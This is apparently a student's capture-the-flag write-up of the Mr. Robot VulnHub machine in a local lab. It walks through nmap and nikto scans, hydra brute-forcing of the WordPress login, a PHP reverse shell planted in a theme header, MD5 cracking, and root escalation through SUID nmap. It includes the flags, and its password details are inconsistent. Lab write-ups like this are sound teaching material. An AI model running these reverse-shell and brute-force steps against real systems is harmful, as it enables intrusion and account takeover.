Bilal El-Mohri
Mr. Robot Web Hacking
10/27/2022

Setting up hacking infrastructure

To get started with the setup process, I downloaded the following:
Kali virtual machine
Mr. Robot (target machine) ova file
Virtualbox application

I then imported the kali machine into virtualbox and made sure to run “sudo apt update” and “sudo apt full-upgrade -y” to update the kali machine. Initially I used the NAT network adapter which did not seem to work, but when I switched to bridged, the kali machine was able to access the internet to perform the updates. I then switched the network adapter to host-only. I then imported Mr. Robot into virtualbox and ran it to make sure it was properly functional. In addition, I ensured that the network adapter was set to host only. From here, I ran both vms simultaneously and began the hacking process.

Finding Key1


Using netdiscover:

In order to locate the ip address of Mr. Robot, I used netdiscover. I used the commands:
netdiscover -r 10.0.0.0/8
netdiscover -r 172.16.0.0/16
netdiscover -r 192.168.0.0/16

With these commands, my goal was to look through all private ip address ranges to find the address of Mr. Robot. I was able to locate the Mr. Robot machine in the 192.168.0.0/16 range. However, this process was time consuming and unnecessary. I then realized that by setting up the network adapter as host only on kali and Mr. Robot, they would both be in the same subnet. I was able to identify the subnet they were on with the ifconfig command.


Using Nmap

Upon finding the subnet address of 192.168.56.0/24 from ifconfig, I ran “nmap 192.168.56.0/24” which revealed the Mr. Robot machine at 192.168.56.102. This proved to be more efficient than netdiscover. The picture below shows the results of nmap on the left and netdiscover on the right. Nmap also revealed the open ports that indicates the entry points as a hacker.




Using Nikto

The nikto tool performs a domain scan to extract any information on the target web server. I ran the command, “nikto -h 192.168.56.102” to extract information on the web server port 80. This scan revealed several subdirectories.



Utilizing open ports


As shown in the picture above, nmap indicates that ports 80 and 443 are open. This shows that the target is hosting some kind of webpage. Following this suspicion, I entered the ip address into an internet search engine and found the page shown in the picture below.



Pulling default files using wget and curl

In order to pull out any default files from the target machine. I used the “wget 192.168.56.102” command which pulled and saved the index. html file into the kali machine. In addition, I used the curl command which opened the index.html default file shown below.

Using wget command



Using curl command




Identifying sub-directories

After some online research, I found the command “nmap -script http-enum.nse”. I then ran “nmap -script http-enum.nse 192.168.56.102” which listed all the subdirectories of the target machine’s web server. Testing out the different subdirectories revealed that the target machine was hosting a Wordpress website. Below is the result of running the command.


```
┌──(root㉿kali)-[~]
└─# nmap -script http-enum.nse 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-02 16:40 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00032s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE
22/tcp  closed ssh
80/tcp  open   http
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /wp-login.php: Possible admin folder
|   /robots.txt: Robots file
|   /feed/: Wordpress version: 4.3.1
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|   /wp-login.php: Wordpress login page.
|   /wp-admin/upgrade.php: Wordpress login page.
|   /readme.html: Interesting, a readme.
|   /0/: Potentially interesting folder
|_  /image/: Potentially interesting folder
443/tcp open   https
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /wp-login.php: Possible admin folder
|   /robots.txt: Robots file
|   /feed/: Wordpress version: 4.3.1
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|   /wp-login.php: Wordpress login page.
|   /wp-admin/upgrade.php: Wordpress login page.
|   /readme.html: Interesting, a readme.
|   /0/: Potentially interesting folder
|_  /image/: Potentially interesting folder
MAC Address: 08:00:27:69:87:94 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 95.69 seconds
```

Among the list of subdirectories was the subdirectory “robots.txt”. After entering this into the Firefox search engine, I found the information shown in the image below. I initially tried to input User-agent and fsocity.dic as the username and password but that did not work.



I then tried to input the key-1-of-3.txt in the search engine and that revealed the first key.



Key1: 073403c8a58a1f80d943455fb30724b9

Finding the Second Key

Using burp suite to identify login parameters

The fsocity.dic file looks to be something useful to find the second key. In the file is a list of about 800,000 words which could be possible usernames and passwords. We can use hydra to brute force the username and password using this file. Before doing this, we need to find what parameters are used for the username and password of the website. This is where burp suite comes into play, we intercept the traffic from an incorrect login and the result is the image below. Looking at line 15, it looks like the username parameter is “log” and the password parameter is “pwd”. These parameters will be used when utilizing hydra.

```
POST /wp-login.php HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 103
Origin: http://192.168.56.102
Connection: close
Referer: http://192.168.56.102/wp-login.php
Cookie: wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1

log=random&pwd=1234&wp-submit=Log+In&redirect_to=
http%3A%2F%2F192.168.56.102%2Fwp-admin%2F&testcookie=1
```

Using Hydra to brute force username

In order to test out these potential usernames and passwords, I used Hydra. Before doing that, I noticed that many words were duplicated so I used the "sort" command to remove duplicates. I looked into how hydra is used and found how it could be used to attack an http login page. I then ran hydra on the sorted file with the command "hydra -t 64 -L fsocity.dic_sorted -p test 192.168.56.102 http-form-post "/wp-login.php:log=^USER^&pwd=^PASS^:Invalid"".
This command tests the words in the file in the username field and inputs "test" for the password every time. This command revealed the username elliot.

Originally 858160 words in the fsocity.dic file which would take about 15 hours to crack with hydra.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ wc fsocity.dic
858160  858160 7245381 fsocity.dic
```

Removing duplicates reduced it to 11451 words which now takes only a few minutes to crack with hydra


```
┌──(kali㉿kali)-[~/Downloads]
└─$ sort fsocity.dic | uniq | wc -l
11451
```

Hydra results of sorted fsocity.dic file


```
[80][http-post-form] host: 192.168.56.102   login: Elliot   password: test
[80][http-post-form] host: 192.168.56.102   login: elliot   password: test
[80][http-post-form] host: 192.168.56.102   login: ELLIOT   password: test
```

Finding the password
In order to find the password, hydra can be used as well. For every login test hydra performs, the username elliot is used and a password is tested from every word in the fsocity.dic_sorted file. The resulting command to perform this is:
hydra -t 64 -l elliot -P fsocity.dic_sorted 192.168.56.102 http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect'

The command yielded the results shown in the image below. The password for the elliot user account is "ER28-06"



Using wpsan
In addition to using hydra, the wpscan command tool can be used to find the password. Using the command "pscan -t 1000 -U elliot -P ./fsocity.dic_sorted --url http://192.168.56.102", I was able to find the password for the username elliot as shown in the image below..



Accessing the server
With the Hydra and wpscan results, we can login as elliot in the wordpress login page. I inputted the subdirectory 192.168.56.102/wp-login.php in the search engine and inputted the attained username and password. With access to an account we can try to access some admin sub directories which could contain the 2nd key. To access these admin subdirectories, we will try to set up a reverse shell to act as a WordPress plugin.

Using msfconsole
In order to spawn a reverse shell, I used msfconsole as it looked to be pretty straightforward to utilize. I logged into wordpress with the username elliot and password ER28-0652 and ran the following msfconsole commands:

1. I first ran "msfconsole"
2. Then msf > "use exploit/unix/webapp/wp_admin_shell_upload"
3. "set RHOST 192.168.56.102"
4. "set LHOST 192.168.56.103"
5. "set USERNAME elliot"
6. "set PASSWORD ER28-0652"

7. “exploit”

Running the “show options” command shows the target ip address, username, as well as additional information about the target.

```
Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   ER-28-0652       yes       The WordPress password to authenti
                                         cate with
   Proxies                     no        A proxy chain of format type:host:
                                         port[,type:host:port][ ... ]
   RHOSTS     192.168.56.102   yes       The target host(s), see https://gi
                                         thub.com/rapid7/metasploit-framewo
                                         rk/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing con
                                         nections
   TARGETURI  /                yes       The base path to the wordpress app
                                         lication
   USERNAME   elliot           yes       The WordPress username to authenti
                                         cate with
   VHOST                       no        HTTP server virtual host
```

After running msfconsole, it did not seem to locate the target wordpress web server.

```
[*] Started reverse TCP handler on 192.168.56.103:4444
[-] Exploit aborted due to failure: not-found: The target does not appear to
be using WordPress
[*] Exploit completed, but no session was created.
```

Using reverse tcp shell

Seeing that msfconsole did not work, I utilized reverse shell to try and insert a plugin and have it executed. After some research on how to use the reverse shell, I found the command “exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.56.103/443 0>&1'");”. I inserted this code into a theme’s header code on Wordpress. I then typed the command “nc -lvp 443” to listen on connection attempts from the target machine. I then tried to open a url folder through the Firefox search engine from the target machine. Searching from the target machine initiated the reverse shell and revealed more files.

Inside the theme header php script, I inputted the command highlighted below.

```
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.56.103/443 0>&1'");
?>
/**
 * The template for displaying the header
 *
 * Displays all of the head element and everything up until the "site-content" div.
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty Fifteen 1.0
 */
?><!DOCTYPE html>
<html <?php language_attributes(); ?> class="no-js">
<head>
        <meta charset="<?php bloginfo( 'charset' ); ?>">
        <meta name="viewport" content="width=device-width">
        <link rel="profile" href="http://gmpg.org/xfn/11">
```

Using the tcp reverse shell, I located the files key-2-of-3.txt and password.raw-md5.

```
daemon@linux:~$ cd /home
cd /home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt
password.raw-md5
```

I then tried to open each of the 2 files found but only password.raw-md5 opened, this file contained the hashed password for the robot user. The next step would be to crack the hash and obtain access to the robot account. This access could give us the permission to open the key-2-of-3.txt file. I first cracked the hashed password using https://crackstation.net/. Cracking the hash revealed the password: abcdefghijklmnopqrstuvwxyz.

```
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

Robot hashed password: c3fcd3d76192e4007dfb496cca67e13b

Accessing the robot user account

I first attempted to input the robot username and password into the wordpress login page but that did not work. I then tried to access the robot account from the tcp reverse shell with su robot but

I received the message that it must be run from a terminal. After some research, I found that I must spawn a tty shell with the command “python -c import pty; pty.spawn(“/bin/sh”)’. Running this command allowed me to sudo the robot account. I then ran “su robot” and inputted the password. This took me to the /usr/bin directory in the robot account. I then ran cd to enter the root directory of robot. This directory had the file key-2-of-3.txt and when I tried to cat the file it revealed the 2nd key.

2nd key: 822c73956184f694993bede3eb39f959


```
robot@linux:/usr/sbin$ cd
cd
robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

Finding the Third Key

It’s not very clear where to go from here but privilege escalation could be the solution. I then found that I could run an executable with suid bit enabled to run it with root privileges. To find these suid bit executables, I ran “find / -perm /4000 -type f 2>/tmp/2”, which showed a list of root-level commands as shown below. I found that nmap had something called an interactive mode that allows the user to open a new shell.

```
robot@linux:~$ find / -perm /4000 -type f 2>/tmp/2
find / -perm /4000 -type f 2>/tmp/2
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

Upon using the nmap interactive shell, I ran the “find / -iname key-3-* command to find a file with key 3. This revealed the key-3-of-3.txt in the /root directory and I ran cat which revealed key 3.



Key 3: 04787ddef27c3dee1ee161b21670b4e4

Sources:

https://nwrzd.medium.com/vulnhub-com-mr-robot-1-walkthrough-5119586b2a3f

https://blog.christophetd.fr/write-up-mr-robot/